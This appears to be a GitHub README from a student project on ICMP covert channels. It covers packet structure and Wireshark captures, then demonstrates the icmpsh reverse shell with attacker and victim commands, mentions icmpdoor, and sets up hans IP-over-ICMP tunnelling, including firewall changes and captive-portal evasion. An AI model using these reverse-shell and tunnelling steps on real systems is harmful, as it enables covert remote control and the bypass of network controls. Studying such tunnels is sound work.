



io22m007 /
ICMP-Tunnel

[Code](#)[Issues](#)[Pull requests](#)[Actions](#)[Projects](#)[Security](#)[Insights](#)

☆ 2 stars ⚡ 0 forks 🏃 1 watching ⚡ Branches ⚡ Activity
🏷 Tags

🌐 Public repository




io22m007 Update README.md 6b21f26 · 3 years ago ⏱

Asus_Firewall_Settings.jpg	Add files via upload	3 years ago
Asus_Port-Forwarding.jpg	Add files via upload	3 years ago
ICMP_OSI_TCPIP.png	Add files via upload	3 years ago
ICMP_diagram.png	Add files via upload	3 years ago
ICMP_echo_reply_example_U...	Add files via upload	3 years ago
ICMP_echo_reply_example_W...	Add files via upload	3 years ago
ICMP_echo_request_example...	Add files via upload	3 years ago
ICMP_echo_request_example...	Add files via upload	3 years ago
IP_over_ICMP_diagram.png	Add files via upload	3 years ago
README.md	Update README.md	3 years ago
Ubuntu_IPv4_DNS.png	Add files via upload	3 years ago
Ubuntu_IPv6.png	Add files via upload	3 years ago
hans-client.sh	Add files via upload	3 years ago
hans-server.sh	Add files via upload	3 years ago
nping_demo.png	Add files via upload	3 years ago

Basics

ICMP (or the Internet Control Message Protocol) is an upper layer 3 protocol.



It is commonly used for diagnostic purposes (ping and traceroute).

ICMP for IPv4 is specified in [rfc792](#) and ICMP for IPv6 (ICMPv6) is specified in [rfc4443](#).

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32			
version	IHL	type of service										total length																						
identification										flags	fragment offset																							
time to live					protocol					header checksum																								
source address																																		
destination address																																		
ICMP type					ICMP code					checksum																								
further ICMP fields																																		

20 Byte IPv4 Header + 4 Byte ICMP fields + data (optional depending on the ICMP type)

IPv4 type of service (TOS): 0

IPv4 protocol: 1

ICMP Types:


- 0 Echo Reply
- 3 Destination Unreachable
- 4 Source Quench
- 5 Redirect
- 8 Echo
- 11 Time Exceeded
- 12 Parameter Problem
- 13 Timestamp
- 14 Timestamp Reply
- 15 Information Request
- 16 Information Reply

ICMP Codes depend on the ICMP Type.


The checksum is being calculated over the entire ICMP message and inserted afterwards.

Examples for ICMP echo request and ICMP echo reply

Windows 10 on a LAN pinging Cloudflare DNS server on the public internet (echo request | type 8).



Cloudflare DNS server responding to the request (echo reply | type 0).



Ubuntu on a LAN pinging Google DNS server on the public internet (echo request | type 8).

Wireshark · Packet 127 · ens37

Frame 127: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface ens37 at 2022-11-06 00:41:36.000000000 CET [Time Stamp]

Ethernet II, Src: VMware_ [REDACTED] (00:0c:29: [REDACTED]), Dst: VMware_ [REDACTED] (00:0c:29: [REDACTED])

Internet Protocol Version 4, Src: 192.168.112.132, Dst: 8.8.8.8

Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0x1bb2 [correct]
[Checksum Status: Good]

Identifier (BE): 2 (0x0002)

Identifier (LE): 512 (0x0200)

Sequence Number (BE): 3 (0x0003)

Sequence Number (LE): 768 (0x0300)

[Response frame: 128]

Timestamp from icmp data: Nov 6, 2022 00:41:36.000000000 CET
[Timestamp from icmp data (relative): 0.335361022 seconds]

Data (48 bytes)

Data: 011e050000000000101112131415161718191a1b1c1d1e1f202122232425262728292a
[Length: 48]

	0000	00 50 56 fc 5a 2f 00 0c 29 e3 ea bd 08 00 45 00	·PV·Z/...).....E.
0010	00 54 90 2e 40 00 40 01 69 3e c0 a8 70 84 08 08	·T··@·@· i>·p···	
0020	08 08 08 00 1b b2 00 02 00 03 b0 f4 66 63 00 00fc..	
0030	00 00 01 1e 05 00 00 00 00 00 10 11 12 13 14 15	
0040	16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 !#\$%	
0050	26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35	&'()*+, - ./012345	
0060	36 37	67	

Help Close

Google DNS server responding to the request (echo reply | type 0).

Wireshark · Packet 128 · ens37

Frame 128: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface
Ethernet II, Src: VMware_ (00:50:56:00:00:00), Dst: VMware_ (00:50:56:00:00:00)
Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.112.132
Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x23b2 [correct]
[Checksum Status: Good]
Identifier (BE): 2 (0x0002)
Identifier (LE): 512 (0x0200)
Sequence Number (BE): 3 (0x0003)
Sequence Number (LE): 768 (0x0300)
[Request frame: 127]
[Response time: 16,010 ms]
Timestamp from icmp data: Nov 6, 2022 00:41:36.000000000 CET
[Timestamp from icmp data (relative): 0.351370957 seconds]
Data (48 bytes)
Data: 011e050000000000101112131415161718191a1b1c1d1e1f202122232425262728292a
[Length: 48]

	00 0c 29 e3 ea bd 00 50	56 fc 5a 2f 08 00 45 00	..) .. P V Z / .. E ..
0010	00 54 0d 07 00 00 80 01	ec 65 08 08 08 08 c0 a8	- T .. . e .. .
0020	70 84 00 00 23 b2 00 02	00 03 b0 f4 66 63 00 00	p .. # .. . fc ..
0030	00 00 01 1e 05 00 00 00	00 00 10 11 12 13 14 15
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25 ! "# \$ %
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	& ' () * + , - ./ 012345
0060	36 37		67

ICMP data

Windows sends small letters from a to w and from a to i (32 bytes).

Ubuntu sends a total of 48 bytes from which only the last 24 bytes have a graphical representation.

Could something else be send as ICMP request/reply data?

Yes!

For starters with some ping utilities, you can adjust the length of the ICMP data.

Other programs let you send a custom text as ICMP data.

Demo for custom icmp data with nping

Nping which is part of the Nmap utility.

Nmap binaries are available for Windows, macOS and Linux.

nping demo command on Windows which needs to be executed from the C:\Program Files (x86)\Nmap folder:

```
nping --icmp -c 1 1.1.1.1 --data-string "qwertz 12345 abcdefg"
```

This command sends one icmp ping to the Cloudflare DNS with the content "qwertz 12345 abcdefg"

Aufzeichnen von WLAN

Datei Bearbeiten Ansicht Navigation Aufzeichnen Analyse Statistiken Telefonie Wireless >

icmp

No.	Time	Source	Destination	Protocol	Length	Info
56	7.253561	192.168.1.106	1.1.1.1	ICMP	62	Echo (
57	7.265571	1.1.1.1	192.168.1.106	ICMP	62	Echo (

Frame 56: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface \Device\NPF_{...}
Ethernet II, Src: IntelCor_ [00:0c:29:00:00:00] (00:0c:29:00:00:00), Dst: ASUSTekC_ [00:0c:29:19:db:00] (00:0c:29:19:db:00) (9:16:00:00:00:00)
Internet Protocol Version 4, Src: 192.168.1.106, Dst: 1.1.1.1
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x6ccf [correct]
[Checksum Status: Good]
Identifier (BE): 27552 (0x6ba0)
Identifier (LE): 41067 (0xa06b)
Sequence Number (BE): 1 (0x0001)
Sequence Number (LE): 256 (0x0100)
[Response frame: 57]
Data (20 bytes)
Data: 71776572747a2031323334352061626364656667
[Length: 20]

0000	9c 5c 8e 4b c6 f0 3c 58	c2 96 4e b1 08 00 45 00	. \ K .. < X .. N .. E ..
0010	00 30 07 0e 00 00 40 01	af ab c0 a8 01 6a 01 01	0 @ j ..
0020	01 01 08 00 6c cf 6b a0	00 01 71 77 65 72 74 7a 1 . k .. qwertz
0030	20 31 32 33 34 35 20 61	62 63 64 65 66 67	12345 a bcdefg

The frame number of the ... response (icmp.resp_in) | Pakete: 1045 · Angezeigt: 2 (0.2%) | Profil: Default

What could this be used for?

Some early research on what can be done with the data transmitted in ICMP requests and replies includes [project Loki](#). In this project from 1996 the possibility of a covert channel via the ICMP protocol was discussed. Covert channels can be grouped into two categories:

- timing channel (sub-categories: interval based, time-replay, model-based, JitterBug, ...)
- storage channel (in networking use of optional or unused protocol fields)

ICMP Tunnel

An ICMP Tunnel uses a covert storage channel with the data field in the ICMP requests and replies.

ICMP tunnels have two general use cases:

- reverse-shell

- ip over icmp

Reverse-shell

In a typical remote shell scenario, a user would establish a connection with a client to a server. The server is listening for connection-requests. When the client is connected to the server the user can access the resources of the server.

A reverse-shell is the opposite of a remote shell. Instead of the server being the source of the shell the client is the source of the shell. And the server is the one with which the user can control the client. This is also called a command and control (c&c) attack.

icmpsh

[icmpsh](#) is available on GitHub under the GNU Lesser General Public License.

The demonstration involves an Ubuntu GNU/Linux computer as the attacker and a Windows computer as the victim.

requirements

- Windows computer as the victim (client)
- POSIX compatible computer (like a GNU/Linux distribution) as the attacker (server)

install (attacker only)

prerequisites:

- python is python 3
- python3 impacket

```
sudo apt install python-is-python3  
sudo apt install python3-impacket
```



configuration (attacker only)

It is necessary to either put the following command at the end of the `/etc/sysctl.conf` file or execute it before executing the actual program:

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
```



The following changes were done to the `icmpsh_m.py` file to be able to execute it with python 3:

- line 40 was changed from

```
| if subprocess.mswindows:
```

to

```
| if subprocess._mswindows:
```

- line 60 was changed from

```
| except socket.error, e:
```

to

```
    | except socket.error(e):
    |
    |     line 103 was changed from
    |
    |         sys.stdout.write(data)
    |
    |         to
    |
    |             sys.stdout.write(data.decode("iso8859-1"))
    |
    |     line 119 was changed from
    |
    |         icmp.contains(ImpactPacket.Data(cmd))
    |
    |         to
    |
    |             icmp.contains(ImpactPacket.Data(bytes(cmd, 'iso8859-1')))
```

execution (attacker and victim)

For the icmpsh server (the attacker) use the following command from the icmpsh master folder:

```
sudo ./icmpsh_m.py <attacker_ip> <victim_ip>
```



For the icmpsh client (victim) use the following command from the icmpsh master folder:

```
icmpsh.exe -t <attacker_ip>
```



downsites of icmpsh

- icmpsh traffic is unencrypted in the data field of the icmp requests and replies
- only targets windows computers

icmpdoor

icmpdoor is another more modern icmp based reverse-shell program.

[icmpdoor](#) is available on GitHub under the BSD 3-Clause License.

improvements over icmpsh:

- the attacker can use Windows or GNU/Linux
- the victim can be a Windows or a GNU/Linux machine


ip over icmp

With ip over icmp ipv4 data traffic can be hidden in icmp packets. This can for example be used to circumvent captive portals.

hans

[hans](#) is available on GitHub under the GNU General Public License v3.0.

The demonstration involves an Ubuntu GNU/Linux machine as the IP over ICMP client and a Raspberry Pi with Raspberry Pi OS as a remote IP over ICMP server.



requirements

- Linux or GNU/Linux machine with full internet access as an IP over ICMP server
- Linux, GNU/Linux, Windows or macOS machine with either full internet access or limited internet access with no restrictions on icmp traffic as the IP over ICMP client

Support for tunnel devices (tun devices) is required. On Windows and macOS this functionality can be added with third party drivers.

install (GNU/Linux only)

prerequisites:

- make
- build-essential
- net-tools
- git

```
sudo apt install make  
sudo apt install build-essential  
sudo apt install net-tools  
sudo apt install git
```



For the installation of hans switch to the directory from GitHub.

Then execute the `make` command.

Lastly reboot the device.

configuration and execution (GNU/Linux only)

In the following the configuration of the client and the server will be described. Several settings need to be adjusted so that the client and the server are able to communicate.

In order for the server to be able to receive icmp messages icmp requests need to be ignored by the router and/or CPE (customer premises equipment).

On Asus routers this is achieved by setting Respond ICMP Echo (ping) Request from WAN (under Firewall -> General) to No and by forwarding port 1 with the protocol other to the ip over icmp server (under WAN -> Virtual Server/Port Forwarding).

ASUS RT-AC5300 Logout Reboot English ▾

Operation Mode: **Wireless router** Firmware Version: **3.0.0.4.386_48377**
SSID: **IOTband24 Moeges_Wlan ... Moeges_Wlan ...** App ⚙️ 📡 ↻

General URL Filter Keyword Filter Network Services Filter

Firewall

General

Enable the firewall to protect your local area network against attacks from hackers. The firewall filters the incoming and outgoing packets based on the filter rules.

[DoS Protection FAQ](#)

Enable Firewall	<input type="radio"/> Yes <input checked="" type="radio"/> No
Enable DoS protection	<input type="radio"/> Yes <input checked="" type="radio"/> No
Logged packets type	None
Respond ICMP Echo (ping) Request from WAN	<input checked="" type="radio"/> Yes <input type="radio"/> No

IPv6 Firewall

All outbound traffic coming from IPv6 hosts on your LAN is allowed, as well as related inbound traffic. Any other inbound traffic must be specifically allowed here.

You can leave the remote IP blank to allow traffic from any remote host. A subnet can also be specified.
(2001::1111:2222:3333/64 for example)

Enable IPv6 Firewall	<input type="radio"/> Yes <input checked="" type="radio"/> No
Famous Server List	Please select ▾

Inbound Firewall Rules (Max Limit : 128)

Service Name	Remote IP/CIDR	Local IP	Port Range	Protocol	Add / Delete
				TCP ▾	

No data in table.

Apply

Wireless LAN WAN Alexa & IFTTT IPv6 VPN Firewall Administration System Log Network Tools

? Help & Support [Manual](#) | [Product Registration](#) | [Feedback](#) FAQ 🔍

ASUS RT-AC5300

Logout Reboot English

Operation Mode: **Wireless router** Firmware Version: **3.0.0.4.386_48377**
SSID: **IOTband24 Moeges_Wlan ... Moeges_Wlan ...**

Quick Internet Setup

General Network Map AiMesh Guest Network AiProtection Parental Controls Adaptive QoS Traffic Analyzer Game Open NAT USB Application AiCloud 2.0

Advanced Settings Wireless LAN WAN Alexa & IFTTT IPv6 VPN Firewall Administration System Log Network Tools

Internet Connection Dual WAN Port Trigger Virtual Server / Port Forwarding DMZ DDNS NAT Passthrough

WAN - Virtual Server / Port Forwarding

Virtual Server / Port forwarding allows remote computers to connect to a specific computer or service within a private local area network (LAN). For a faster connection, some P2P applications (such as BitTorrent), may also require that you set the port forwarding setting. Please refer to the P2P application's user manual for details. You can open the multiple port or a range of ports in router and redirect data through those ports to a single client on your network.

If you want to specify a Port Range for clients on the same network, enter the Service Name, the Port Range (e.g. 10200:10300), the LAN IP address, and leave the Local Port blank.

- When your network's firewall is disabled and you set 80 as the HTTP server's port range for your WAN setup, then your http server/web server would be in conflict with RT-AC5300's web user interface.
- When you set 20:21 as your FTP server's port range for your WAN setup, then your FTP server would be in conflict with RT-AC5300's native FTP server.

[virtual server / Port Forwarding FAQ](#)

Basic Config							
Enable Port Forwarding		<input checked="" type="button"/> ON					
Port Forwarding List (Max Limit : 64)							
Service Name	External Port	Internal Port	Internal IP Address	Protocol	Source IP	Edit	Delete
ICMP	1		192.168.1.7	OTHER			

[Add profile](#)

? Help & Support [Manual](#) | [Product Registration](#) | [Feedback](#) FAQ

On the server routing needs to be enabled with the following command.

```
sudo sysctl net.ipv4.ip_forward net.ipv4.ip_forward=1
```



Furthermore the iptables configuration needs to be changed with the following commands:

```
sudo iptables -A FORWARD -i tun0 -o eth0 -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A FORWARD -i eth0 -o tun0 -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```



For the execution of hans on the server use the following command from the hans folder:

```
sudo ./hans -s <network_ip> -p <password>
```



On the client side the DNS server configuration needs to be changed because the DNS Server on the network of the client will no longer be reachable. This can be done by changing the `/etc/resolv.conf` file or under Ubuntu GNU/Linux go to Settings -> Network -> Settings for the relevant network interface -> IPv4, turn off Automatic for the DNS configuration and enter a publicly accessible DNS server (like Cloudflare, Google or Quad9).

Cancel **Wired** Apply

Details Identity **IPv4** IPv6 Security

IPv4 Method

Automatic (DHCP) Link-Local Only
 Manual Disable
 Shared to other computers

DNS Automatic
1.1.1.1, 8.8.8.8
Separate IP addresses with commas

Routes Automatic

Address	Netmask	Gateway	Metric	

Also on the client IPv6 needs to be disabled because hans only supports IPv4. This can be done by changing the `/etc/sysctl.conf` file or under Ubuntu GNU/Linux go to Settings -> Network -> Settings for the relevant network interface -> IPv6 and set `Disable` as the `IPv6 Method`. At this point the IPv6 addresses need to be removed from the interface or the system needs to be rebooted.

Cancel **Wired** Apply

Details Identity IPv4 **IPv6** Security

IPv6 Method

Automatic Automatic, DHCP only
 Link-Local Only Manual
 Disable Shared to other computers

DNS Automatic

Separate IP addresses with commas

Routes Automatic

Address	Prefix	Gateway	Metric	
				<input type="button" value="Delete"/>

For the execution of hans on the client side use the following command from the hans folder:

`sudo ./hans -c <ip_over_icmp_server_ip> -p <password>`



After hans was started on the client side the route configuration of the client needs to be changed with the following commands.

Releases

No releases published

Packages

No packages published

Languages

● Shell 100.0%